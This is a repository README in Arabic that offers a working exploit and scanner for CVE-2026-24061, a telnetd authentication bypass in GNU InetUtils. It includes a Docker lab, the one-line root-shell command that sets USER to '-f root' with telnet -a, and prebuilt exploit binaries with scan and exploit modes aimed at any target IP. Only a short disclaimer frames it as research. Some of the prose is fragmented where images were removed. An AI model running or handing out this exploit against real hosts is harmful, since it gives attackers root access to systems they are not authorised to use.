 parad0x7e/cve-2026-24061
استغلال وماسح ضوئي لـ CVE-2026-24061، وهو تجاوز مصادقة في telnetd يمنح صلاحية shell بصلاحيات الجذر عبر متغير بيئة USER مُصمَّم خصيصًا. يتضمن إعداد بيئة Docker وملفات ثنائية للاستغلال متعددة المنصات.

CVE-2026-24061 هي ثغرة تجاوز مصادقة في telnetd تسمح للمهاجمين بتجاوز التحقق من الهوية عبر مجموعات محددة من متغيرات البيئة والحصول مباشرة على شل بصلاحيات الجذر (root).
يوجد خلل في منطق المصادقة في telnetd. عند استخدام الخيار -a (تسجيل الدخول التلقائي) مع متغير بيئة USER محدد (مثل -f root)، يمكن تجاوز عملية المصادقة العادية وتسجيل الدخول مباشرة كمستخدم الجذر.
GNU InetUtils هي مجموعة من أدوات الشبكة الأساسية ضمن مشروع GNU. تحتوي على العديد من عملاء وخوادم الشبكة التقليدية، مثل ftp وtelnet وrsh وrlogin وtftp وغيرها، مما يوفر مكتبة مكونات شبكية شاملة بأسلوب GNU. telnetd هو برنامج الخادم في هذه المجموعة المسؤول عن معالجة طلبات اتصال Telnet الواردة، وتتمثل مهمته الأساسية في توفير واجهة طرفية تفاعلية (عادةً Shell) للمستخدمين البعيدين.
inetd أو xinetd على المنفذ 23. عند وصول طلب، يتم تشغيل telnetd.login الأساسي في النظام للتحقق من اسم المستخدم وكلمة المرور.أولاً، قم بتنزيل هذا المستودع محلياً. هيكل الدليل كما يلي:


في هذا الدليل، نفّذ الأمر التالي لبدء البيئة المعرضة للثغرة الخاصة بـ CVE-2026-24061:
docker compose up -d --build

بعد بدء التشغيل، ستعمل خدمة telnet على 0.0.0.0:2323

-a في telnetd لتفعيل وظيفة تسجيل الدخول التلقائي-a، يقرأ telnetd متغير البيئة USER كاسم مستخدم لتسجيل الدخولUSER إلى -f root، يفسر telnetd بشكل خاطئ -f كعلامة خيار وroot كمستخدم مستهدف# قم بتعيين متغير البيئة USER واتصل باستخدام telnet -a

env USER='-f root' telnet -a 127.0.0.1 2323
عند النجاح، ستحصل على شل تفاعلي بصلاحيات الجذر:
cd exp

يمكنك رؤية ثلاثة ملفات: exp وexp_darwin وexp.exe وهي ملفات قابلة للتنفيذ لأنظمة Linux وMac وWindows على التوالي. اختر ما تحتاجه. يتم أيضاً توفير الكود المصدري للأداة. إذا كنت بحاجة إلى إصدارات أخرى، يمكنك تجميعها بنفسك. هنا أستخدم exp لنظام Linux، والذي يحتوي على معلومات مساعدة مفصلة.


اكتشاف ما إذا كانت الثغرة موجودة (يفحص المنفذ 23 افتراضياً):
./exp -mode scan -target your-ip -port your-port

استغلال الثغرة والحصول على شل:
./exp -mode exploit -target your-ip -port your-port
هذا المشروع مخصص لأغراض البحث الأمني والتعليم فقط. لا تستخدمه على أنظمة غير مصرح بها. يتحمل المستخدمون كامل المسؤولية القانونية عن أي عواقب ناتجة عن استخدام هذه الأداة.
